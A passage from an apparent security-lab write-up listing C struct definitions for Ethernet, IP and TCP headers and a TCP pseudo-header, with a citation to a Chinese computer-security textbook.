  #define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
      u_char  tcp_flags;
  #define TH_FIN  0x01
  #define TH_SYN  0x02
  #define TH_RST  0x04
  #define TH_PUSH 0x08
  #define TH_ACK  0x10
```

```
    #define TH_URG  0x20
    #define TH_ECE  0x40
    #define TH_CWR  0x80
    #define TH_FLAGS        (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|
       TH_ECE|TH_CWR)
        u_short tcp_win;                /* window */
        u_short tcp_sum;                /* checksum */
        u_short tcp_urp;                /* urgent pointer */
    };

    /* Psuedo TCP header */
    struct pseudo_tcp
    {
            unsigned saddr, daddr;
            unsigned char mbz;
            unsigned char ptcl;
            unsigned short tcpl;
            struct tcpheader tcp;
            char payload[1500];
    };
```

- **set_header.h:**

```
    #define ETHER_ADDR_LEN 6
#define SIZE_ETHERNET 14

/* Ethernet header */
struct ethheader {
  u_char  ether_dhost[6]; /* destination host address */
  u_char  ether_shost[6]; /* source host address */
  u_short ether_type;                     /* IP? ARP? RARP? etc */
};

/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
```

```
    unsigned char       iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct   in_addr     iph_sourceip; //Source IP address
    struct   in_addr     iph_destip;   //Destination IP address
};
#define IP_HL(ip)                (((ip)->iph_ihl) & 0x0f)

/* TCP header */
typedef unsigned int tcp_seq;

struct sniff_tcp {
    unsigned short th_sport; /* source port */
    unsigned short th_dport; /* destination port */
    tcp_seq th_seq;        /* sequence number */
    tcp_seq th_ack;        /* acknowledgement number */
    unsigned char th_offx2; /* data offset, rsvd */
      #define TH_OFF(th)   (((th)->th_offx2 & 0xf0) >> 4)
    unsigned char th_flags;
    #define TH_FIN 0x01
    #define TH_SYN 0x02
    #define TH_RST 0x04
    #define TH_PUSH 0x08
    #define TH_ACK 0x10
    #define TH_URG 0x20
    #define TH_ECE 0x40
    #define TH_CWR 0x80
    #define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG |
        TH_ECE | TH_CWR)
    unsigned short th_win; /* window */
    unsigned short th_sum; /* checksum */
    unsigned short th_urp; /* urgent pointer */
};
```

参考文献

[1] 杜文亮. 计算机安全导论：深度实践 [M]. 北京: 高等教育出版社,2020.4.